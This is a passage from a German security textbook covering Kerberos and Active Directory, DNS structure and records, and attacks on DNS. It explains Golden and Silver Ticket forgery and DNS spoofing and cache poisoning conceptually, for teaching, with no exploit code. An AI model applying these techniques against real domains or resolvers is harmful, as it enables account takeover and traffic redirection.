Das 3-Parteien-Kerberos-Protokoll $3Kerberos$ ist in Abb. 14.5 leicht variiert zweimal enthalten. Im ersten $3Kerberos$-Protokoll erhält der Client einen nur kurzzeitig gültigen Zugangsschlüssel zum TGS. Der Chiffretext ct_1 entspricht c_1 aus Abb. 14.4, TGT entspricht c_2, und ct_2 entspricht c_3. Die geänderte Terminologie entspricht auch dem Sprachgebrauch in Kerberos. Chiffretexte, die ein Client von einem Server empfängt und an einen anderen Server weiterleitet, werden als *Tickets* bezeichnet. TGT steht dabei für *Ticket Granting Ticket,* also ein Ticket, durch das die Ausstellung weiterer Tickets ermöglicht wird.

Nach diesem ersten $3Kerberos$-Austausch ist eine Situation hergestellt, in der KAS überflüssig wird. Der Client C besitzt nun einen gemeinsamen symmetrischen Schlüssel mit TGS, und dieser kann mehrfach in weiteren $3Kerberos$-Protokollen genutzt werden, um Schlüssel mit verschiedenen Servern zu etablieren und den Client zu authentifizieren. Die Tickets ST, die in diesen nachgeordneten $3Kerberos$-Protokollen ausgestellt werden, heißen *Service Tickets.*

Die langlebigen Schlüssel, die die Sicherheit von Kerberos garantieren, werden in der Regel aus Passworten mithilfe einer Key-Derivation-Funktion abgeleitet. Dies ist für die Client-Schlüssel sinnvoll, da es so für einen Nutzer möglich wird, sich in jeden Computer innerhalb der Firma einzuloggen. Ein Verlust eines solchen Passwortes kann leicht durch Sperrung des entsprechenden Nutzeraccounts kompensiert werden. In der Implementierung von Microsoft werden aber auch die Serverschlüssel und sogar der Schlüssel zwischen KAS und TGS aus Passwörtern abgeleitet, was ein Sicherheitsrisiko darstellt [DD14].

14.4 Sicherheit von Kerberos v5

Steven M. Bellovin und Michael Merrit [BM91] wiesen unter anderem darauf hin, das Replay-Angriffe während der Gültigkeitsdauer der Kerberos-Tickets möglich sind. Dole et al. [DLS97] zeigten die Gefahren, die von einem schlechten Zufallszahlengenerator in Kerberos V4 ausgingen, in auf. Schließlich konnten Yu et al. [YHR04] zeigen, dass bei Verwendung von unauthentifizierter Verschlüsselung eine Veränderung der ausgestellten Ticket derart möglich war, dass andere Identitäten darin auftauchten.

Skip Duckwall und Benjamin Delphy [DD14] gaben auf der Blackhat-US 2014 einen vielbeachteten Talk, bei dem sie auf Schwachpunkte der Kerberos-Implementierung von Microsoft eingingen: Bei bekannten Hashwerten sind Wörterbuchangriffe zur Ermittlung der Kerberos-Passwörter leicht. Der Schlüssel zwischen KAS und TGS wird aus einem Passwort abgeleitet, das nur durch zweimaliges Ändern des Passwortes wirklich gelöscht werden kann – wird das Passwort nur einmal geändert, so bleibt das alte Passwort und damit auch der alte Schlüssel weiter gültig. Wird dieses Passwort bekannt, kann sich ein Angreifer beliebige Ticket Granting Tickets TGT für jeden Nutzernamen ausstellen und so bequem Zugang zu allen Diensten in der Windows-Domain erhalten („Golden Ticket“). Wird der langlebige Schlüssel zwischen TGS und Server oder zwischen Client und KAS bekannt, kann sich ein Angreifer beliebige Tickets für diesen Server oder diesen Client selbst ausstellen („Silver Ticket“).

14.5 Kerberos v5 und Microsofts Active Directory

Microsoft machte Kerberos V5 zum Standard-Authentifizierungsdienst in Windows 2000 und allen bisherigen Nachfolgeprodukten (Abb. 14.7).

Abb. 14.7 Erläuterung des Kerberos-Protokolls im Microsoft Developer Center

14.5.1 Windows-Domänen

Eine Windows-Domäne ist eine Gruppe von Computern, die Teil eines Netzwerks sind und eine gemeinsame Verzeichnisdatenbank nutzen. Eine Domäne wird als eine Einheit mit gemeinsamen Regeln und Verfahren über einen Domänencontroller verwaltet.

Windows-Domänen bilden in großen Firmennetzwerken die Struktur der Firma ab. Untereinheiten der Firma können in jeweils eigenen Domänen ihre eigenen Regeln umsetzen. Jede Domäne hat einen eindeutigen Namen. In der Regel sind die Namen von Windows-Domänen auch Domainnamen in DNS; dies erleichtert die Administrierbarkeit von Domänen.

Windows-Domänen und Windows-Arbeitsgruppen sind unterschiedliche Konzepte. In Arbeitsgruppen speichert jeder Rechner die Zugriffsberechtigungen selbst ab, während in Domänen jeder Zugriffswunsch vom Domänencontroller beantwortet werden muss.

14.5.2 Active Directory und Kerberos

In Windows-Domänen werden Active Directory Server als Domänencontroller eingesetzt. Kerberos ist hier der Standard-Authentifizierungsdienst, und der Active Directory Server fungiert als KAS und TGS.

Kerberos wird im Active Directory als Authentifizierungsdienst genutzt und nicht zur Schlüsselverteilung. Kerberos kann in andere Protokolle eingebunden werden, z. B. in KINK (RFC 4430 [SKTV06]) in IPsec IKE, oder Kerberos-Tickets können anstelle von X.509-Zertifikaten in den entsprechenden Datenfeldern gesendet werden, z. B. in IKEv2 (RFC 7296 [KHN+14], Section 3.6).

DNS Security

15

Inhaltsverzeichnis

Ein zentraler Dienst im Internet ist das *Domain Name System* (DNS). In diesem Abschnitt wird der Aufbau des Domain Name System, der Ablauf von DNS-Abfragen sowie die Struktur von DNS-Paketen vorgestellt. Es wird erklärt, warum das DNS in seiner ursprünglichen Form unsicher ist und warum DNSSEC eingeführt wurde. Ob DNSSEC eine Lösung für diese Probleme bietet, steht im letzten Abschnitt zur Diskussion.

15.1 Domain Name System (DNS)

Das *Domain Name System* (DNS) ist eine weltweit verteilte, redundant ausgelegte und mittels Caching optimierte Datenbank. Ihre Hauptaufgabe ist es, Domainnamen wie `www.firma.de` oder `mailhost.company.com` die entsprechenden IP-Adressen zuzuordnen. Darüber hinaus ist DNS als Infrastrukturdienst mit vielen anderen Internetanwendungen verknüpft – z. B. gibt DNS mithilfe von MX-Records Auskunft darüber, welche Mailserver E-Mails für eine bestimmte Domain, also z. B. für `rub.de` in `joerg.schwenk@rub.de`, entgegennehmen.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_15

7 6 5	Anwendungsschicht Darstellungsschicht Sitzungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP-Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1	Bitübertragungsschicht		

Abb. 15.1 TCP/IP-Schichtenmodell: Domain Name System (DNS)

15.1.1 Kurze Geschichte des DNS

Die Ursprünge des Domain Name System sind in einer einfachen Textdatei namens `HOSTS.TXT` zu finden, die alle Namen und IP-Adressen der Rechner im Arpanet enthielt. Diese Datei wurde durch das Stanford Research Institute (SRI) manuell aktualisiert: Systemadministratoren meldeten neue Rechner mit Namen und Adresse per Telefon; diese Angaben wurden in die Datei übernommen, und die aktualisierte Version von `hosts.txt` wurde per FTP zum Download angeboten. Diese Lösung stieß natürlich schnell an ihre Grenzen:

- Da die aktualisierte Datei auf allen Rechnern des Arpanet täglich benötigt wurde, war die Netzwerklast proportional zum Quadrat der Anzahl der Computer (sowohl die Größe der Datei als auch die Anzahl der Abrufe per FTP hingen linear von der Anzahl der Computer ab).
- Namenskonflikte mussten manuell gelöst werden. Meldeten zwei Administratoren denselben Namen für zwei Rechner mit unterschiedlichen IP-Adressen an, so konnte dieser Name nur einmal vergeben werden.

Im November 1983 schlug daher mit Veröffentlichung der RFCs 882 (DOMAIN NAMES – CONCEPTS and FACILITIES [Moc83a]) und 883 (DOMAIN NAMES – IMPLEMENTATION and SPECIFICATION [Moc83b]) durch Paul Mockapetris die Geburtsstunde des DNS als weltweit verteilte Datenbank. Die ersten *Top Level Domains* (TLDs) `.gov`, `.com`, `.mil`, `.edu` und `.org` sowie die *Country Code TLDs* (ccTLDs; z. B. `.de` für Deutschland) wurden in [PR84] definiert. Die aktuelle Version von DNS wird in RFC 1034 [Moc87a] und RFC 1035 [Moc87b], zusammen mit mehr als 24 Erweiterungs-RFCs, beschrieben.

Der erste DNS-Server wurde 1984 an der UC Berkley für Unix programmiert. Auch heute noch ist die *Berkeley-Internet-Name-Domain-Software* (BIND) [BIN] die am häufigsten verwendete DNS-Software, und somit die Referenzimplementierung von DNS.

15.1.2 Domainnamen und DNS-Hierarchie

Die logische Struktur dieser verteilten Datenbank ist die eines Baumes, dessen Wurzel durch den leeren String „“ bezeichnet wird. Die direkten Kindknoten dieser Wurzel sind die Top-Level-Domains, die den bekannten Endungen `com`, `org` oder `de` entsprechen. Die Anzahl und Bezeichnung dieser TLDs sind reglementiert und wurden mittlerweile stark erweitert. Jeder nachfolgende Knoten wird mit einem weiteren Label versehen, das auf dieser Ebene eindeutig sein muss. Ein *Domainname* (z. B. `www.nds.rub.de`) ist ein absoluter Pfad in diesem Baum. Eine *Domain* ist ein Teilbaum des DNS-Baumes, unterhalb des Knotens mit dem entsprechenden Domainnamen. So beinhaltet beispielsweise die Domain `rub.de` aus Abb. 15.2 alle Rechner, deren DNS-Namen auf `rub.de` enden (z. B. `www.rub.de` und `www.nds.rub.de`).

Eine Aufteilung der Datenbank für das DNS erfolgt dadurch, dass der gesamte Baum in Domain-Teilbäume zerlegt wird, und diese Domains dann in eine oder mehrere *Zonen* zerlegt werden. Für jede Zone müssen mindestens zwei Nameserver (aus Redundanzgründen) zur




Abb. 15.2 Kleiner Ausschnitt aus dem DNS-Baum, mit Aufteilung der Domain rub.de in die Zonen rub.de und nds.rub.de

Verfügung stehen, die Anfragen zu dieser Zone beantworten können („authoritative nameserver“). In Abb. 15.2 wurde die Domain `rub.de` in zwei Zonen zerlegt: Der komplette Teilbaum unter `nds.rub.de` bildet eine Zone, und den Rest des Teilbaums unter `rub.de` die andere Zone. Für jede Zone muss ein *Zone File* gepflegt werden, die *Resource Records* für alle Rechner enthält, deren Namen auf `nds.rub.de` enden. Die verschiedenen Typen von Resource Records werden im nächsten Abschnitt kurz vorgestellt.

Ein großer Performancegewinn ergibt sich dadurch, dass die Antworten der DNS-Server überall im Internet temporär zwischengespeichert werden („Caching“). So muss nicht für jede HTTP-Anfrage an `www.nds.rub.de` auch eine Anfrage an den autoritativen Nameserver für `nds.rub.de` gestellt werden.

15.1.3 Resource Records

Ein Zone File besteht aus mehreren *Resource Records* (RRs). Die Zonendatei wird auf dem primären Nameserver gepflegt und vom sekundären Nameserver übernommen. RRs haben eine feste Struktur, die im Folgenden beschrieben wird.

Listing 15.1 Beispielhafte Zonendatei.

```
$TTL 172800
example.com. IN SOA ns1.example.com. hostmaster.example.com. (
               2019010101 ; se = serial number
               172800 ; ref = refresh = 2d
               900 ; ret = update retry = 15m
               1209600 ; ex = expiry = 2w
               3600 ; min = minimum = 1h
               )
            IN NS ns1.example.com.
            IN NS ns2.example.com.
            IN MX 10 mx.example.com.
            IN MX 20 mx2.example.com.
            IN TXT "some information"
mx.example.com. IN A 192.0.0.1
mx2.example.com. IN A 192.0.0.129
ns2.example.com. IN A 192.0.1.1
ns1.example.com. IN A 192.0.0.2
host3.example.com. IN A 192.0.0.3
host4.example.com. IN A 192.0.0.4
host5.example.com. IN AAAA 2001::db8:1
host2.example.com. IN CNAME ns1.example.com.
```

In Listing 15.1 ist eine beispielhafte Zonendatei wiedergegeben, die uns im Folgenden zur Illustration der Konzepte von DNS und DNSSEC dienen soll. Der erste Eintrag in der Datei setzt den *Time-To-Live*-Wert (TTL) für alle nachfolgenden Daten auf 172.800 s, also zwei Tage. Dies ist der Wert, der bei jeder Antwort (Listing 15.3) auf eine DNS-Anfrage mitgesendet wird und der angibt, wie lange die Antwort im Cache aufbewahrt werden darf.

Dieser Default-Wert kann für einzelne Einträge in der Zonendatei verändert werden; dies ist in unserem Beispiel aber nicht der Fall.

Die Zonendatei ist aus einzelnen RRs aufgebaut, die die kleinste Informationseinheit darstellen. Jeder RR ist dabei ein 4-Tupel (Name, Klasse, Typ, RData). Nehmen wir die Zeile 18 als Beispiel. Hier ist `host3.example.com.` der Name des RR, `IN` steht für *Internet,* und der Typ `A` für *Address* besagt, dass der RData-Teil eine IPv4-Adresse, nämlich `192.0.0.3`, enthält. Alle Namen in dieser Zonendatei sind sogenannte *fully qualified domain names* (FQDN), d. h., sie geben den vollständigen Pfad im DNS-Baum bis zur Wurzel an. FQDNs sind durch den abschließenden Punkt gekennzeichnet, nach dem das leere Root-Label folgt. Dieser abschließende Punkt wird im täglichen Gebrauch, z. B. bei der Eingabe von URLs in Webbrowser, oft weggelassen. Das Weglassen des Punktes in der Zonendatei hätte aber zur Folge, dass der betreffende Name um den FQDN der Zone verlängert würde; in Listing 15.1 wäre dies `example.com.`. Daher ist der abschließende Punkt hier wichtig.

Unterscheiden sich zwei RRs nur im RData-Teil, so werden sie konzeptionell zu einem *Resource Record Set* (RRSet) zusammengefasst. Da eine Anfrage immer nur Name, Klasse und Typ enthält, muss als Antwort immer ein komplettes RRSet gesendet werden. Somit reicht auch eine digitale Signatur für das ganze RRSet aus; darauf kommen wir bei der Betrachtung von DNSSEC nochmals zurück. In Listing 15.1 sind zwei RRSets enthalten: Die Zeilen 9 und 10 haben mit `(example.com.,IN,NS)` einen gleichen Präfix, ebenso wie die Zeilen 11 und 12 mit `(example.com.,IN,MX)`.

Start of Authority (SOA) Das SOA Resource Record (Zeilen 2 bis 8) enthält wichtige Informationen über die Zone mit dem Namen `example.com.` und die Zonendatei selbst. Der Typ dieses RR ist `SOA` für *Start of Authority.* Der RData-Teil ist hier sehr umfangreich und enthält folgende Daten:

- Der autoritative primäre Nameserver für diese Zone heißt `ns1.example.com`.
- Der Administrator dieser Zone ist unter der Mailadresse `hostmaster@example.com` zu erreichen. Der erste Punkt im entsprechenden RData-Eintrag ist hier durch das @-Zeichen zu ersetzen.
- Der SOA-RR hat die Seriennummer `2019010101`. Diese Seriennummer gibt die Version der Zonendatei an. Sie hat kein vorgeschriebenes Format; im Beispiel wird eine Datumsangabe der Form JJJJMMTTxx verwendet.
- Nach `172800` s (oder anders ausgedrückt: zwei Tagen) muss der sekundäre Nameserver seine Daten mit dem primären Nameserver synchronisieren.
- Falls diese Synchronisation nicht klappt, muss er nach 900 s einen neuen Versuch starten.
- Wenn der primäre Nameserver ausgefallen ist, bleiben die Daten auf dem sekundären Nameserver für `1209600` s (2 Wochen) gültig.
- Negative Antworten des Nameservers („Diesen DNS-Namen gibt es nicht“) sind nur 3600 s gültig.

Name Server (NS) Record In den Zeilen 9 und 10 werden die DNS-Namen der beiden Nameserver der Zone `example.com.` aufgelistet.

Mail eXchange (MX) Record In den Zeilen 11 und 12 sind die Domainnamen der beiden SMTP-Server angegeben, die E-Mails für die Domain `example.com.` annehmen (Kap. 17). Empfängt ein SMTP-Server eine E-Mail der Form `some.body@example.com`, so sendet er eine DNS-Anfrage nach diesem MX-RR. Die beiden RData-Antworten, die er in unserem Beispiel erhält, sind priorisiert mit Zahlen zwischen 1 und 100, wobei eine kleinere eine höhere Priorität angibt. Der SMTP-Server wird also zunächst versuchen, die E-Mail an `mx.example.com` zu senden.

Address (A) Jede der Zeilen 14 bis 19 stellt hier einen Eintrag dar, der einem DNS-Namen (z. B. `host3.example.com.`) eine IPv4-Adresse (z. B. `192.0.0.3`) zuordnet. Der Buchstabe `A` kennzeichnet einen Address Resource Record. Einem Hostnamen dürfen dabei auch mehrere IP-Adressen zugewiesen werden, z. B. wenn der Host mit zwei verschiedenen IP-Netzen verbunden ist (z. B. ein Router).

Address (AAAA) Zeile 20 ist das Äquivalent eines A-RR für IPv6-Adressen.

Canonical Name (CNAME) Hat ein Host mehrere DNS-Namen (z. B. `ns1` und `host2`), so kann dies über *Canonical NAME Records* (CNAME; Zeile 21) mitgeteilt werden.

Text (TXT) Hier kann beliebiger, nicht interpretierter ASCII-Text stehen. Viele Erweiterungen von DNS nutzen TXT-RRs, da die Struktur frei festgelegt werden kann.

15.1.4 Auflösung von Domainnamen

Wenn eine Anwendung (z. B. ein Webbrowser) eine Verbindung zu einem Server mit einem Domainnamen wie `www.example.com`, dessen IP-Adresse er noch nicht kennt, aufbauen muss, so übergibt die Anwendung eine entsprechende Anfrage an das Betriebssystem (Abb. 15.3 und 15.4). Dort sind die IP-Adresses der *Default-Nameserver* `A` eingetragen. Der *Resolver*-Client erfragt nun die IP-Adresse des Servers bei einem dieser Nameserver. Kann der Default-Nameserver `A` die Anfrage aus den in seinem Cache gespeicherten Werten beantworten, ist der Vorgang beendet. Kann er dies nicht, fragt er seinerseits bei einem Nameserver `B` an, der für die `.com`-Domain zuständig ist. Hierzu gibt es zwei Optionen:

- **Rekursive Abfrage** (Abb. 15.3): Server `A` fragt bei einem für die TLD `.com` zuständigen Nameserver nach `www.example.com` und gibt dabei an, dass er eine *Antwort* erwartet. Server `B` seinerseits fragt beim für die Domain `example.com` autoritativen Nameser-

ver C nach der IP-Adresse für `www.example.com`. Diese liefert er als Antwort an Nameserver A zurück und speichert sie gleichzeitig in seinem Cache.

- **Iterative Abfrage** (Abb. 15.4): Server B kann anstelle einer Antwort auf die Anfrage von A auch ein *Referral,* also einen Verweis auf den nächsten zu befragenden Nameserver C, zurückliefern. In unserem Beispiel ist dies der autoritative Nameserver für `example.com`, und von diesem erhält Nameserver A die IP-Adresse für `www.example.com`.




Abb. 15.3 Beispielhafte rekursive Abfrage des Domainnamens `www.example.com`




Abb. 15.4 Beispielhafte iterative Abfrage des Domainnamens `www.example.com`

15.1.5 DNS-Query und DNS-Response

Eine DNS-Anfrage *(Query)* ist eine einfache ASCII-Nachricht, die per UDP oder TCP an den jeweiligen Server gesendet wird. Listing 15.2 gibt die Struktur einer DNS-Anfrage nach `www.rub.de` wieder. Die entsprechenden Nachrichten wurden mit Wireshark [Wir] aufgezeichnet.

Listing 15.2 DNS-Abfrage von `www.rub.de`.

```
1  Domain Name System (query)
2      Transaction ID: 0x0002
3      Flags: 0x0100 (Standard query)
4      Questions: 1
5      Answer RRs: 0
6      Authority RRs: 0
7      Additional RRs: 0
8      Queries
9          www.rub.de: type A, class inet
10             Name: www.rub.de
11             Type: Host address
12             Class: inet
```

Die Anfrage enthält das Tripel (Name, Klasse, Typ) des angefragten RR (Zeilen 10 bis 12, zusammengefasst in Zeile 9): Angefragt wird die IPv4-Adresse (`A`) zum Domainnamen `www.rub.de.` aus der Klasse *Internet* (`IN`). Zwei Bytes (Zeilen 3 bis 7) enthalten Flags zur näheren Bestimmung der Art der übertragenen DNS-Daten. Bei der vorliegenden Anfrage handelt es sich um eine Standardanfrage, die genau eine Frage enthält. Die 16 Bit lange Transaction ID (Zeile 2) ist der einzige Schutzmechanismus gegen das Fälschen einer Antwort. Nach Absenden der Query mit der Transaction ID `0x0002` wird der DNS-Client nur solche Antworten berücksichtigen, die den gleichen Wert `0x0002` enthalten. Auf die Schwäche dieses Schutzmechanismus gehen wir in Abschn. 15.2.4 näher ein.

Diese Anfrage nach `www.rub.de` wird vom Default-Nameserver in zwei Schritten beantwortet (Listing 15.3): Zunächst wird der Canonical Name (CNAME) des Servers angegeben, auf dem der Webserver für `www.rub.de` läuft (Zeilen 14 bis 21). In einer zweiten Antwort (Zeilen 22 bis 29) wird dann zu diesem CNAME die IP-Adresse mitgeteilt.

Listing 15.3 DNS-Antwort auf die Anfrage nach `www.rub.de.`

```
1  Domain Name System (response)
2      Transaction ID: 0x0002
3      Flags: 0x8580 (Standard query response, No error)
4      Questions: 1
5      Answer RRs: 2
6      Authority RRs: 3
7      Addtional RRs: 3
8      Queries
9          www.rub.de: type A, class inet
10             Name: www.rub.de
11             Type: Host address
12             Class: inet
13     Answers
14         www.rub.de: type CNAME, class inet
15                 cname www1.rz.ruhr-uni-bochum.de
16             Name: www.rub.de
17             Type: Canonical name for an alias
18             Class: inet
19             Time to live: 1 day
20             Data length: 26
21             Primary name: www1.rz.ruhr-uni-bochum.de
22         www1.rz.ruhr-uni-bochum.de: type A, class inet
23                 addr 134.147.64.11
24             Name: www1.rz.ruhr-uni-bochum.de
25             Type: Host address
26             Class: inet
27             Time to live: 1 day
28             Data length: 4
29             Addr: 134.147.64.11
30     Authoritative nameservers
31         rz.ruhr-uni-bochum.de: type NS, class inet,
32           ns ns1.rz.ruhr-uni-bochum.de
33         rz.ruhr-uni-bochum.de: type NS, class inet,
34           ns ns1.ruhr-uni-bochum.de
35         rz.ruhr-uni-bochum.de: type NS, class inet,
36           ns ns2.rz.ruhr-uni-bochum.de
37     Addtional records
38         ns1.rz.ruhr-uni-bochum.de: type A, class inet,
39           addr 134.147.128.3
40         ns1.ruhr-uni-bochum.de: type A, class inet,
41           addr 134.147.32.40
42         ns2.ruhr-uni-bochum.de: type A, class inet,
43           addr 134.147.222.4
```

Die Antwort enthält die korrekte Transaction ID (Zeile 2), und in den Flags (Zeilen 3 bis 7) wird mitgeteilt, dass die Antwort eine Kopie der Anfrage enthält (Zeilen 9 bis 12), und neben den beiden direkten Antworten noch zweimal 3 RRs an Zusatzinformation, die nicht direkt etwas mit der Anfrage zu tun hat, aber mit in den Cache des DNS-Client übernommen werden soll. In den Zeilen 31 bis 36 sind drei Domainnamen von DNS-Servern für `www.rub.de` genannt, und in den Zeilen 38 bis 43 die IPv4-Adressen zu diesen Domainnamen.

Zu beachten ist, dass die Antwort des DNS-Servers völlig ungeschützt übertragen wird. Jeder Angreifer, der eine solche Antwort mit der korrekten Transaction ID an den DNS-Client schickt, kann alle Werte in dieser Nachricht leicht fälschen und z. B. Aufrufe einer sicherheitskritischen Seite wie `www.musterbank.de` auf seinen eigenen Server umleiten.

15.2 Angriffe auf das DNS

Da das Domain Name System ohne kryptographische Absicherung betrieben wird, sind *DNS-Spoofing*- und *DNS-Cache-Poisoning*-Angriffe möglich [Hol03]. Eine Bewertung der Schwächen von DNS findet man in [AA04]. Die hier geschilderten Angriffe führten letztlich zur Entwicklung von DNSSEC.

15.2.1 DNS Spoofing

Unter *DNS Spoofing* versteht man das direkte Fälschen von Antworten auf DNS-Anfragen des Opfers. Dazu gibt es prinzipiell zwei Möglichkeiten.

Man-in-the-middle Das Man-in-the-Middle-Angreifermodell (Abschn. 12.2.2) modelliert, dass ungeschützte Datenpakete im Internet abgefangen und verändert werden können. Zu einer so abgefangenen DNS-Anfrage kann der Angreifer eine gefälschte Antwort senden und z. B. dem angefragten Namen `www.musterbank.de` seine eigene IP-Adresse zuordnen. Da der Angreifer die DNS-Query kennt, kann er dieser die 2 Byte lange Transaction ID und den randomisierten UDP-Quellport auslesen und in seine Antwort einfügen. Da die Transaction ID und der UDP-Port der Antwort mit der Anfrage übereinstimmt, wird die Antwort als gültig akzeptiert.

DNS-Hijacking Ist ein Nameserver gehackt worden, so können DNS-Clients leicht einem Angriff zum Opfer fallen, wenn ihre Anfrage über diesen Server geleitet wird. Auch in diesem Fall kann der Angreifer Transaction ID und Portnummer auslesen und in seine gefälschte Antwort übernehmen. Fünf gehackte Unix-Server bildeten die Grundlage für einen größeren DNS-Cache-Poisoning-Angriff im April 2005 (http://isc.sans.org/presentations/dnspoisoning.php).

15.2.2 DNS Cache Poisoning

Auch ohne die DNS-Anfrage sehen zu können, kann ein Angreifer eine gefälschte Antwort senden, die vom Opfer akzeptiert wird. Dank der Caching-Mechanismen des DNS können

von einer derart fälschlicherweise akzeptierten Antwort viele weitere Rechner betroffen sein. Angriffstechniken hierzu werden unter dem Begriff *DNS Cache Poisoning* zusammengefasst.

ID Guessing and Query Prediction Hat der Angreifer keinen direkten Zugriff auf das Netzwerk, über das die DNS-Anfrage gesendet wird, so kann er trotzdem eine Antwort senden. Zunächst kann er das Senden einer DNS-Anfrage durch den Server auslösen, indem er selbst eine Anfrage an den Server stellt (Q1 in Abb. 15.5). Da DNS-Nachrichten über UDP transportiert werden, hat er nur noch drei Hürden zu überwinden:

- IP Spoofing muss in dem Netzwerk, von dem er aus sendet, möglich sein. Damit kann er die IP-Adresse des Ziel-DNS-Servers fälschen.
- Die UDP-Portnummer des Senders der Anfrage (16 Bit) muss ermittelt werden.
- Die zufällig gewählte Transaktionsnummer (16 Bit) muss geraten werden.

Sollte IP Spoofing möglich sein, so hätte ein simples Raten von UDP-Zielport (die Portnummer des Senders der Anfrage, also des Empfängers der Antwort) und Transaction ID nur eine Erfolgswahrscheinlichkeit von $\frac{1}{2^{32}} = \frac{1}{4.294.967.296}$, da beide Werte heute zufällig gewählt werden, und wäre daher nicht zielführend.

Vor 2008 konnte diese Wahrscheinlichkeit durch die Beobachtung des vom Opfer tatsächlich verwendeten UDP-Ports auf 1 zu 65.536 erhöht werden. Ein Angreifer, der einen eigenen Nameserver für `attacker.org` betreibt, konnte diese Portnummer z. B. ermitteln, indem er eine Anfrage nach `random.attacker.org` an den anzugreifenden Nameserver sendete. Da dieser für einen zufälligen Wert von `random` die IP-Adresse nicht kannte, musste




Abb. 15.5 DNS Cache Poisoning. Durch Einschleusen einer gefälschten DNS-Response während der rekursiven Namensauflösung werden die DNS-Caches des Client und der Server A und B *vergiftet* (schraffiert dargestellt)

er seinerseits eine Anfrage an den Nameserver für `attacker.org` senden, und aus dieser konnte der Angreifer die Portnummer auslesen und ggf. zukünftige Portnummern ermitteln.

DNS Cache Poisoning Ein Angreifer kann nun versuchen, den Cache eines Target-DNS-Servers zu vergiften. Dazu sendet er eine Anfrage an den Target-Server, z. B. nach `www.example.com` (Q1 in Abb. 15.5). Hat der Target-Server ein Resource Record für diese Domain in seinem Cache, so funktioniert der Angriff nicht, und der Target-Server liefert die gecachte (korrekte) Antwort aus.

